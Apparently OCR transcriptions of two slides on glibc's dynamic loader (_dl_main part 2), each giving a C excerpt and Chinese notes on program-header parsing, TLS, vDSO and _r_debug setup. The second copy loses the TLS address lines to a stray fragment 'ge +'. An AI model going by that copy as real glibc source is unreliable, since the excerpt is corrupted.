


```
$

for (ph = phdr; ph < &phdr[phnum]; ++ph)
    switch (ph->p_type)
    {
    case PT_PHDR:
        ...
    case PT_NOTE:
        ...
    }

if (main_map->l_tls_initimage != NULL)
    main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +
                                        main_map->l_addr;

if (... /* 如果 ld 有多個 name */)
{
    static struct libname_list newname;
    ... // update member
    GL(dl_rtld_map).l_libname->next = &newname;
}

if (!rtld_is_main)
{
    elf_get_dynamic_info(main_map, NULL);
    _dl_setup_hash(main_map);
}

setup_vdso(main_map, &first_preload);
setup_vdso_pointers();
struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,
                                         LM_ID_BASE);
```

$ DL Start

_dl_main part2

- Parse program header 並初始化 link_map
- 更新存放 TLS 變數 section 的位址
- ld 有多個名稱，更新 link_map 所紀錄的 name list
- 解析 dynamic section，並 cache hash table
- 設置 vdso link_map 以及 function pointer
- 初始化全域變數 _r_debug




```
$ 
    for (ph = phdr; ph < &phdr[phnum]; ++ph)
        switch (ph->p_type)
        {
        case PT_PHDR:
            ...
        case PT_NOTE:
            ...
        }

                                                                       ge +

    if (... /* 如果 ld 有多個 name */)
    {
        static struct libname_list newname;
        ... // update member
        GL(dl_rtld_map).l_libname->next = &newname;
    }

    if (!rtld_is_main)
    {
        elf_get_dynamic_info(main_map, NULL);
        _dl_setup_hash(main_map);
    }

    setup_vdso(main_map, &first_preload);
    setup_vdso_pointers();
    struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,
                                             LM_ID_BASE);
```

將 program header 的資訊儲存到變數 _rtld_global_ro / _rtld_global，以及結構 link_map 當中

$ DL Start

_dl_main part2

- Parse program header 並初始化 link_map
- 更新存放 TLS 變數 section 的位址
- ld 有多個名稱，更新 link_map 所紀錄的 name list
- 解析 dynamic section，並 cache hash table
- 設置 vdso link_map 以及 function pointer
- 初始化全域變數 _r_debug



